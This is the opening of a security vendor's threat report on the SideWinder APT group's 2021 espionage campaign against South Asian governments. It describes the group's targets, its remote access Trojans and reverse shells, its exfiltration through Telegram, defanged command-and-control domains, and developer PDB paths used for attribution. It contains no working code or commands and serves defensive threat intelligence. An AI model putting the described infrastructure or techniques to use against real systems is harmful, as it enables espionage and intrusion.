


GROUP-IB

THREAT REPORT

OLD SNAKE, NEW SKIN:

Analysis of SideWinder APT activity between June and November 2021

FEBRUARY, 2023 GROUP-IB.COM

Disclaimer

Written by:

→ Dmitry Kupin,
Senior Malware Analyst,
Threat Intelligence team,
Group-IB

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

Table of contents

Introduction

The state-sponsored hacker group called **SideWinder** (also known as **RAZOR TIGER**, **Rattlesnake**, **Hardcore Nationalist (HN2)**, **APT-C-17**, and **T-APT-04**) has been active since at least 2012. The group specializes in cyberespionage and targets South and East Asian governments. The threat actor focuses on Windows users, but Group-IB researchers have also seen attacks against Android users. According to public reports, the threat actor is believed to originate from India.

The **Group-IB** Threat Intelligence team's monitoring of state-sponsored threat actors' activity revealed new tools belonging to SideWinder that had not been described in the public domain before. The SideWinder campaign that Group-IB detected was carried out **between June and November 2021**. Group-IB analyzed SideWinder's phishing resources and identified the geographical locations and industries of more than **60 of the group's targets** in **Afghanistan**, **Bhutan**, **Myanmar**, **Nepal**, and **Sri Lanka**. Similar attacks involving spear phishing had been described earlier by experts at Trend Micro and DeepEnd Research. Crossovers between indicators of compromise (IOCs) in the former case were scarce, however, while the latter case involved similarities in the phishing campaign but completely different IOCs.

Among the new tools that the Group-IB team discovered, the most noteworthy are remote access Trojans (RATs), backdoors, reverse shells, and stagers, only some of which had been described publicly before. The most interesting finding, however, were RAT samples that used **Telegram** (a messaging app) as a channel for receiving the results of the malware's commands.

Group-IB's analysis of paths to debug symbols (PDB files) revealed many tools attributed to the group. After extracting network IOCs from these tools, the Group-IB researchers discovered open directories on SideWinder servers with backup archives. Group-IB therefore found evidence confirming SideWinder's interest in cryptocurrency. In one of the archives, spear-phishing projects imitating an **Airdrop of the Nitro Network (NCASH)** cryptocurrency were discovered, which is used as a payment means in the **Nucleus Vision** ecosystem. This technology has been deployed in retail stores in India.

The discovered data was analyzed over the course of several months, which resulted in this report. The report is primarily intended for cybersecurity experts such as malware analysts, SOC, MDR, threat intelligence and threat hunting specialists, incident response teams, and cybersecurity system administrators at private and government organizations.

Why read this report

The report details all the findings of **Group-IB's Dynamic Malware Analysis team**. In particular, it focuses on reverse engineering previously unknown tools and describing the threat actor's network infrastructure, the details of which have not been shared in the public domain before.


In addition to detailing the functionality and techniques employed in SideWinder's new tools, the report describes the phishing part of the group's attacks based on backups obtained by Group-IB. For the purposes of informing the cybersecurity community and helping organizations take preventive security measures, in addition to an extensive list of IOCs the report includes YARA rules for hunting the group and a table with the group's activity mapped to the MITRE ATT&CK® matrix for updating security controls to detect SideWinder.

Group-IB specialists also categorized the analyzed tools and attributed them to SideWinder.

Despite its long history, SideWinder continues to be an active state-sponsored hacker group that poses a threat to governments in South and East Asia. The tactics, techniques and tools described in this report are currently used by the group and therefore relevant.

Acknowledgements


This report, created by Group-IB's Dynamic Malware Analysis team, would not have been possible without our colleagues from the APT research group in Group-IB's Threat Intelligence team, namely **Aleksey Bannikov**, **Nikita Rostovcev** and **Alexander Badaev**. We are grateful to them for their huge contribution to this report. Aleksey found tweets that led us to SideWinder's new tools, Nikita discovered backup archives in open directories on the threat actors' servers, and Alexander analyzed SideWinder's phishing resources in detail in his spare time.



KEY FINDINGS

Key findings

- This report analyzes SideWinder's activity **between June and November 2021.**
- SideWinder has been systematically attacking government organizations in South and East Asia for espionage purposes for about **10 years**.
- Group-IB identified more than **60 targets** of the campaign located in **Afghanistan**, **Bhutan**, **Myanmar**, **Nepal**, and **Sri Lanka**.
- The targets include:
  - Government bodies (ministries, parliamentary and presidential bodies)
  - Military organizations
  - Law enforcement agencies
  - Central banks
  - Telecommunications companies
  - Media
  - Political organizations
  - Constitutional bodies



- → Group-IB specialists analyzed SideWinder's network infrastructure and found numerous phishing resources, including a spear-phishing project targeting the crypto industry.

- → Debug information (paths to PDB files) in the discovered malware samples suggest that SideWinder uses a wide range of tools, most of which are described for the first time in this report.

- → To develop its own tools, SideWinder uses various programming languages, including **C++**, **C#**, **Go**, **Python** (compiled script), and **VBScript**.


- → SideWinder uses the Telegram messaging app in some of its malware as a way to receive data from compromised systems.

- → For the first time, Group-IB researchers have put forward the theory — and found the evidence to confirm it — that the APT group called **Baby Elephant** and **SideWinder** are either linked or the same group.

- → The report also reveals links between SideWinder and the threat group called **Donot** and includes evidence that security researchers have incorrectly attributed SideWinder's network IOCs to Donot.

- → SideWinder's IP addresses are mainly located in **the Netherlands**, but also in **Germany**, **France**, **Moldova**, and **Russia**.

- → For the first time, the 2020 attack against the **Maldivian government** has been attributed to SideWinder.



STARTING POINT


Starting point

As often happens, Group-IB's analysis started with information that seemingly lay on the surface. While hunting for and monitoring threats, Group-IB researchers came across two Twitter posts by researchers using the Twitter handles **ShadowChasing1** (published on June 15, 2021) and **h2jazi** (published on July 28, 2021).

The first tweet was about two files that had not been publicly described at the time of writing:


Researchers at **Shadow Chaser Group** could not definitively attribute the malicious files at first, but later concluded that they could be linked to SideWinder. The tweet suggested that a malicious document extracted an executable file to the disk. Group-IB researchers classed this file as **SideWinder.RAT.b** (x86). The command-and-control (C2) address is **microsoft-updates[.]servehttp[.]com**. Command execution results are sent to a Telegram chat with a specific **chat_id** using the API method **SendMessage**. In addition, the executable has the following PDB path (path to a .pdb file with debug symbols): "C:\Users\SDUSER\source\repos\WindowsSecurity\Release\WindowsSecurity.pdb".

The second tweet was about two other files, which had also not been described in public sources at the time of writing.



The researcher with the Twitter handle **h2jazi** assumed that the files were related to the Donot APT group. The tweet suggested that a malicious document extracted a file to the disk. Group-IB classed this file as **SideWinder.ReverseShell.d**. The C2 address is **microsoft-patches[.]servehttp[.]com**. In addition, the file contains the following PDB path: "C:\Users\SDUSER\source\repos\testicmp\x64\Release\testicmp.pdb".

Apart from an overlap in PDB paths (the same username, namely **SDUSER**) and similarities in the code of the malicious programs, it was found that the C2 addresses were part of SideWinder's network infrastructure:



To summarize, it can safely be assumed that these tools belong to one group, namely SideWinder.

A search for the username **SDUSER** in PDB paths helped the Group-IB team identify many tools belonging to SideWinder. Below are their unique PDB paths:

- C:\Users\SDUSER\source\repos\mal\Debug\mal.pdb
- C:\Users\SDUSER\source\repos\test\Debug\test.pdb
- C:\Users\SDUSER\source\repos\12324\Debug\12324.pdb
- C:\Users\SDUSER\source\repos\evading____\Debug\evading____.pdb
- C:\Users\SDUSER\source\repos\stager_caller\stager_caller\obj\Debug\stager_caller.pdb
- C:\Users\SDUSER\source\repos\ConsoleApplication2\Debug\ConsoleApplication2.pdb
- C:\Users\SDUSER\source\repos\ConsoleApplication4\Debug\ConsoleApplication4.pdb

- C:\Users\SDUSER\source\repos\obsfucating shellcode\x64\Release\obsfucating shellcode.pdb
- C:\Users\SDUSER\source\repos\obsfucating shellcode\Release\obsfucating shellcode.pdb
- C:\Users\SDUSER\source\repos\testicmp\x64\Release\testicmp.pdb
- C:\Users\SDUSER\source\repos\WindowSecurity\x64\Release\WindowSecurity.pdb
- C:\Users\SDUSER\source\repos\WindowsSecurity\Release\WindowsSecurity.pdb

Executable files with PDB paths are shown in the table below.

